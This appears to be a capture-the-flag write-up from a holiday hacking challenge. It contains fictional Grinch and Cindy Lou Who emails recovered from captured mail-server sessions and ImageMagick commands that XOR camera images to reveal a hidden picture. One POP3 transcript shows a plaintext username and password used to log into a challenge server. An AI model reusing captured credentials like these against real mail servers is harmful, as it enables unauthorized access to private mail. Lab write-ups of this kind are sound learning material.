> When did you first notice your anxiety about the holiday season?



Anxiety is hardly the word for it.  It's a deep-seated hatred, Doctor.



Before I get into details, please allow me to remind you that we operate
under the strictest doctor-patient confidentiality agreement in the
business.  I have some very powerful lawyers whom I'd hate to invoke in the
event of some leak on your part.  I seek your help because you are the best
psychiatrist in all of Who-ville.



To answer your question directly, as a young child (I must have been no more
than two), I experienced a life-changing interaction.  Very late on
```

Christmas Eve, I was awakened to find a grotesque green Who dressed in a tattered Santa Claus outfit, standing in my barren living room, attempting to shove our holiday tree up the chimney. My senses heightened, I put on my best little-girl innocent voice and asked him what he was doing. He explained that he was "Santy Claus" and needed to send the tree for repair. I instantly knew it was a lie, but I humored the old thief so I could escape to the safety of my bed. That horrifying interaction ruined Christmas for me that year, and I was terrified of the whole holiday season throughout my teen years.

I later learned that the green Who was known as "the Grinch" and had lost his mind in the middle of a crime spree to steal Christmas presents. At the very moment of his criminal triumph, he had a pitiful change of heart and started playing all nicey-nice. What an amateur! When I became an adult, my fear of Christmas boiled into true hatred of the whole holiday season. I knew that I had to stop Christmas from coming. But how?

I vowed to finish what the Grinch had started, but to do it at a far larger scale. Using the latest technology and a distributed channel of burglars, we'd rob 2 million houses, grabbing their most precious gifts, and selling them on the open market. We'll destroy Christmas as two million homes full of people all cry "BOO-HOO", and we'll turn a handy profit on the whole deal.

Is this "wrong"? I simply don't care. I bear the bitter scars of the Grinch's malfeasance, and singing a little "Fahoo Fores" isn't gonna fix that!

What is your advice, doctor?

Signed,

Cindy Lou Who


```
------=_NextPart_000_005B_01D12DCF.DCDA76C0
Content-Type: text/html;
      charset="us-ascii"
Content-Transfer-Encoding: quoted-printable

<html xmlns:v=3D"urn:schemas-microsoft-com:vml" =
xmlns:o=3D"urn:schemas-microsoft-com:office:office" =
xmlns:w=3D"urn:schemas-microsoft-com:office:word" =
xmlns:m=3D"http://schemas.microsoft.com/office/2004/12/omml" =
xmlns=3D"http://www.w3.org/TR/REC-html40"><head><META =
HTTP-EQUIV=3D"Content-Type" CONTENT=3D"text/html; =
charset=3Dus-ascii"><meta name=3DGenerator content=3D"Microsoft Word 15 =
(filtered medium)"><style><!--
/* Font Definitions */
@font-face
      {font-family:"Cambria Math";
      panose-1:2 4 5 3 5 4 6 3 2 4;}
@font-face
      {font-family:Calibri;
```

```
      panose-1:2 15 5 2 2 2 4 3 2 4;}
/* Style Definitions */
p.MsoNormal, li.MsoNormal, div.MsoNormal
      {margin:0in;
      margin-bottom:.0001pt;
      font-size:12.0pt;
      font-family:"Calibri",sans-serif;}
a:link, span.MsoHyperlink
      {mso-style-priority:99;
      color:#0563C1;
      text-decoration:underline;}
a:visited, span.MsoHyperlinkFollowed
      {mso-style-priority:99;
      color:#954F72;
      text-decoration:underline;}
span.EmailStyle17
      {mso-style-type:personal-compose;
      font-family:"Calibri",sans-serif;
      color:windowtext;}
..MsoChpDefault
      {mso-style-type:export-only;
      font-family:"Calibri",sans-serif;}
@page WordSection1
      {size:8.5in 11.0in;
      margin:1.0in 1.0in 1.0in 1.0in;}
div.WordSection1
      {page:WordSection1;}
--></style><!--[if gte mso 9]><xml>
<o:shapedefaults v:ext=3D"edit" spidmax=3D"1026" />
</xml><![endif]--><!--[if gte mso 9]><xml>
<o:shapelayout v:ext=3D"edit">
<o:idmap v:ext=3D"edit" data=3D"1" />
</o:shapelayout></xml><![endif]--></head><body lang=3DEN-US =
link=3D"#0563C1" vlink=3D"#954F72"><div class=3DWordSection1><p =
class=3DMsoNormal>Dr. O&#8217;Malley,<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>In your =
recent email, you inquired:<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>&gt; When =
did you first notice your anxiety about the holiday =
season?<o:p></o:p></p><p class=3DMsoNormal><o:p> </o:p></p><p =
class=3DMsoNormal>Anxiety is hardly the word for it.  It&#8217;s a =
deep-seated hatred, Doctor.<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>Before I get =
into details, please allow me to remind you that we operate under the =
strictest doctor-patient confidentiality agreement in the =
business.  I have some very powerful lawyers whom I&#8217;d hate to =
invoke in the event of some leak on your part.  I seek your help =
because you are the best psychiatrist in all of =
Who-ville.<o:p></o:p></p><p class=3DMsoNormal><o:p> </o:p></p><p =
class=3DMsoNormal>To answer your question directly, as a young child (I =
must have been no more than two), I experienced a life-changing =
interaction.  Very late on Christmas Eve, I was awakened to find a =
grotesque green Who dressed in a tattered Santa Claus outfit, standing =
in my barren living room, attempting to shove our holiday tree up the =
chimney.  My senses heightened, I put on my best little-girl =
innocent voice and asked him what he was doing.  He explained that =
he was &#8220;Santy Claus&#8221; and needed to send the tree for =
repair.  I instantly knew it was a lie, but I humored the old thief =
so I could escape to the safety of my bed.  That horrifying =
interaction ruined Christmas for me that year, and I was terrified of =
the whole holiday season throughout my teen years.<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>I later =
learned that the green Who was known as &#8220;the Grinch&#8221; and had =
lost his mind in the middle of a crime spree to steal Christmas =
```

```
presents.  At the very moment of his criminal triumph, he had a =
pitiful change of heart and started playing all nicey-nice.  What =
an amateur!  When I became an adult, my fear of Christmas boiled =
into true hatred of the whole holiday season.  I knew that I had to =
stop Christmas from coming.  But how?<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>I vowed to =
finish what the Grinch had started, but to do it at a far larger =
scale.  Using the latest technology and a distributed channel of =
burglars, we&#8217;d rob 2 million houses, grabbing their most precious =
gifts, and selling them on the open market.  We&#8217;ll destroy =
Christmas as two million homes full of people all cry =
&#8220;BOO-HOO&#8221;, and we&#8217;ll turn a handy profit on the whole =
deal.<o:p></o:p></p><p class=3DMsoNormal><o:p> </o:p></p><p =
class=3DMsoNormal>Is this &#8220;wrong&#8221;?  I simply =
don&#8217;t care.  I bear the bitter scars of the Grinch&#8217;s =
malfeasance, and singing a little &#8220;Fahoo Fores&#8221; isn&#8217;t =
gonna fix that!<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>What is your =
advice, doctor?<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p =
class=3DMsoNormal>Signed,<o:p></o:p></p><p class=3DMsoNormal>Cindy Lou =
Who<span =
style=3D'font-size:11.0pt'><o:p></o:p></span></p></div></body></html>
------=_NextPart_000_005B_01D12DCF.DCDA76C0--

.
250 2.0.0 Ok: queued as 3F548820BD
QUIT
221 2.0.0 Bye
```

SG05 : 54.233.105.81

```
+OK Dovecot ready.
CAPA
+OK
CAPA
TOP
UIDL
RESP-CODES
PIPELINING
USER
SASL PLAIN
.
USER c
+OK
PASS AllYourPresentsAreBelongToMe
+OK Logged in.
STAT
+OK 5 20685
UIDL
+OK
1 000000045645f608
2 000000055645f608
3 000000065645f608
4 000000075645f608
5 000000085645f608
.
LIST
+OK 5 messages:
1 6429
2 647
3 647
4 6481
5 6481
.
RETR 5
+OK 6481 octets
Return-Path: <grinch@who-villeisp.com>
X-Original-To: c@atnascorp.com
Delivered-To: c@atnascorp.com
Received: from grinchpc (ool-ad02ccd2.who-villeisp.com [86.75.30.9])
      by atnascorp.com (Postfix) with ESMTP id A0BB38243D
      for <c@atnascorp.com>; Tue, 15 Dec 2015 16:08:05 +0000 (UTC)
From: "Grinch" <grinch@who-villeisp.com>
To: <c@atnascorp.com>
Subject: My Apologies & Holiday Greetings
Date: Tue, 15 Dec 2015 16:09:40 -0500
Message-ID: <006d01d1377c$e9ddbab0$bd993010$@who-villeisp.com>
MIME-Version: 1.0
Content-Type: multipart/alternative;
      boundary="----=_NextPart_000_006E_01D13753.01091240"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdE3fOmsudtMp92uRb2ABVzNoCxYMA==
Content-Language: en-us

This is a multipart message in MIME format.

------=_NextPart_000_006E_01D13753.01091240
Content-Type: text/plain;
      charset="us-ascii"
Content-Transfer-Encoding: 7bit

Dear Cindy Lou,
```

I am writing to apologize for what I did to you so long ago. I wronged you and all the Whos down in Who-ville due to my extreme misunderstanding of Christmas and a deep-seated hatred. I should have never lied to you, and I should have never stolen those gifts on Christmas Eve. I realize that even returning them on Christmas morn didn't erase my crimes completely. I seek your forgiveness.

You see, on Mount Crumpit that fateful Christmas morning, I learned th[4 bytes missing in capture file]at
Christmas doesn't come from a store. In fact, I discovered that Christmas means a whole lot more!

When I returned their gifts, the Whos embraced me. They forgave. I was stunned, and my heart grew even more. Why, they even let me carve the roast beast! They demonstrated to me that the holiday season is, in part, about forgiveness and love, and that's the gift that all the Whos gave to me that morning so long ago. I honestly tear up thinking about it.

I don't expect you to forgive me, Cindy Lou. But, you have my deepest and most sincere apologies.

And, above all, don't let my horrible actions from so long ago taint you in any way. I understand you've grown into an amazing business leader. You are a precious and beautiful Who, my dear. Please use your skills wisely and to help and support your fellow Who, especially during the holidays.

I sincerely wish you a holiday season full of kindness and warmth,

--The Grinch


```
------=_NextPart_000_006E_01D13753.01091240
Content-Type: text/html;
      charset="us-ascii"
Content-Transfer-Encoding: quoted-printable

<html xmlns:v=3D"urn:schemas-microsoft-com:vml" =
xmlns:o=3D"urn:schemas-microsoft-com:office:office" =
xmlns:w=3D"urn:schemas-microsoft-com:office:word" =
xmlns:m=3D"http://schemas.microsoft.com/office/2004/12/omml" =
xmlns=3D"http://www.w3.org/TR/REC-html40"><head><META =
HTTP-EQUIV=3D"Content-Type" CONTENT=3D"text/html; =
charset=3Dus-ascii"><meta name=3DGenerator content=3D"Microsoft Word 15 =
(filtered medium)"><style><!--
/* Font Definitions */
@font-face
      {font-family:"Cambria Math";
      panose-1:2 4 5 3 5 4 6 3 2 4;}
```

```
@font-face
      {font-family:Calibri;
      panose-1:2 15 5 2 2 2 4 3 2 4;}
/* Style Definitions */
p.MsoNormal, li.MsoNormal, div.MsoNormal
      {margin:0in;
      margin-bottom:.0001pt;
      font-size:11.0pt;
      font-family:"Calibri",sans-serif;}
a:link, span.MsoHyperlink
      {mso-style-priority:99;
      color:#0563C1;
      text-decoration:underline;}
a:visited, span.MsoHyperlinkFollowed
      {mso-style-priority:99;
      color:#954F72;
      text-decoration:underline;}
span.EmailStyle17
      {mso-style-type:personal-compose;
      font-family:"Calibri",sans-serif;
      color:windowtext;}
..MsoChpDefault
      {mso-style-type:export-only;
      font-family:"Calibri",sans-serif;}
@page WordSection1
      {size:8.5in 11.0in;
      margin:1.0in 1.0in 1.0in 1.0in;}
div.WordSection1
      {page:WordSection1;}
--></style><!--[if gte mso 9]><xml>
<o:shapedefaults v:ext=3D"edit" spidmax=3D"1026" />
</xml><![endif]--><!--[if gte mso 9]><xml>
<o:shapelayout v:ext=3D"edit">
<o:idmap v:ext=3D"edit" data=3D"1" />
</o:shapelayout></xml><![endif]--></head><body lang=3DEN-US =
link=3D"#0563C1" vlink=3D"#954F72"><div class=3DWordSection1><p =
class=3DMsoNormal>Dear Cindy Lou,<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>I am writing =
to apologize for what I did to you so long ago.  I wronged you and =
all the Whos down in Who-ville due to my extreme misunderstanding of =
Christmas and a deep-seated hatred.  I should have never lied to =
you, and I should have never stolen those gifts on Christmas Eve.  =
I realize that even returning them on Christmas morn didn&#8217;t erase =
my crimes completely.  I seek your forgiveness.<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>You see, on =
Mount Crumpit that fateful Christmas morning, I learned that Christmas =
doesn&#8217;t come from a store.  In fact, I discovered that =
Christmas means a whole lot more!<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>When I =
returned their gifts, the Whos embraced me.  They forgave.  I =
was stunned, and my heart grew even more.  Why, they even let me =
carve the roast beast!  They demonstrated to me that the holiday =
season is, in part, about forgiveness and love, and that&#8217;s the =
gift that all the Whos gave to me that morning so long ago.  I =
honestly tear up thinking about it.<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>I =
don&#8217;t expect you to forgive me, Cindy Lou.  But, you have my =
deepest and most sincere apologies.<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>And, above =
all, don&#8217;t let my horrible actions from so long ago taint you in =
any way.  I understand you&#8217;ve grown into an amazing business =
leader.  You are a precious and beautiful Who, my dear.  =
Please use your skills wisely and to help and support your fellow Who, =
especially during the holidays.<o:p></o:p></p><p =
```

```
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>I sincerely =
wish you a holiday season full of kindness and warmth,<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p><p class=3DMsoNormal>--The =
Grinch<o:p></o:p></p><p =
class=3DMsoNormal><o:p> </o:p></p></div></body></html>
------=_NextPart_000_006E_01D13753.01091240--

.
QUIT
+OK Logging out.
```

SuperGnome Factory Image XOR Analysis


camera_feed_overlap_error.png referenced on GnomeNet was extracted from camera_feed_overlap_error.zip, which was downloaded from SG01. Five factory cam images were downloaded, one from each of the SuperGnomes.

Based on the description on GnomeNet “5 of the cameras are just transmitting the 'camera disabled' static, the 6th one was in the boss' office”, I concluded there was a single image of the “Boss’s office” to attempt to recover. The GnomeNet diagnosis of “Looks like each pixel is XORed”, led me to the following article: http://stackoverflow.com/questions/8504882/searching-for-a-way-to-do-bitwise-xor-on-images


Applying the ImageMagick technique described here, I started with the camera_feed_overlap_error.png, and sequentially XOR’d each factory image. With each iteration the image became clearer.

```
convert ./camera_feed_overlap_error.png ./factory_cam_1.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" img-out1.png
```


```
convert ./img-out1.png ./factory_cam_2.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" img-out2.png
```




```
convert ./img-out2.png ./factory_cam_3.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" img-out3.png
```



```
convert ./img-out3.png ./factory_cam_4.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" img-out4.png
```





```
convert ./img-out4.png ./factory_cam_5.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" img-out5.png
```

Having obtained the 6th image of Cindy Lou Who, from the Boss's office, I decided I'd also extract the staticky camera feed images:


```
convert ./camera_feed_overlap_error.png ./a-img_out-5.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" b-img_out-clw.png
cp b-img out-clw.png c-img out-clw.png
convert ./b-img out-clw.png ./factory cam 1.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" b-img out-clw-1.png
convert ./b-img out-clw-1.png ./factory cam 2.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" b-img out-clw-1-2.png
convert ./b-img_out-clw-1-2.png ./factory_cam_3.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" b-img_out-clw-1-2-3.png
convert ./b-img_out-clw-1-2-3.png ./factory_cam_4.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" b-img_out-clw-1-2-3-4.png
```

```
convert ./b-img_out-clw-1-2-3.png ./factory_cam_5.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" b-img_out-clw-1-2-3-5.png
```

```
convert ./b-img_out-clw-1-2.png ./factory_cam_4.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" b-img_out-clw-1-2-4.png
convert ./b-img_out-clw-1-2-4.png ./factory_cam_5.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" b-img_out-clw-1-2-4-5.png
```



```
convert ./b-img_out-clw-1.png ./factory_cam_3.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" b-img_out-clw-1-3.png
convert ./b-img_out-clw-1-3.png ./factory_cam_4.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" b-img_out-clw-1-3-4.png
convert ./b-img_out-clw-1-3-4.png ./factory_cam_5.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" b-img_out-clw-1-3-4-5.png
```




```
convert ./b-img_out-clw.png ./factory_cam_2.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" b-img_out-clw-2.png
convert ./b-img_out-clw-2.png ./factory_cam_3.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" b-img_out-clw-3.png
convert ./b-img_out-clw-3.png ./factory_cam_4.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" b-img_out-clw-2-3-4.png
convert ./b-img_out-clw-2-3-4.png ./factory_cam_5.png -fx "(((255*u)&(255*(1-v)))|((255*(1-u))&(255*v)))/255" b-img_out-clw-2-3-4-5.png
```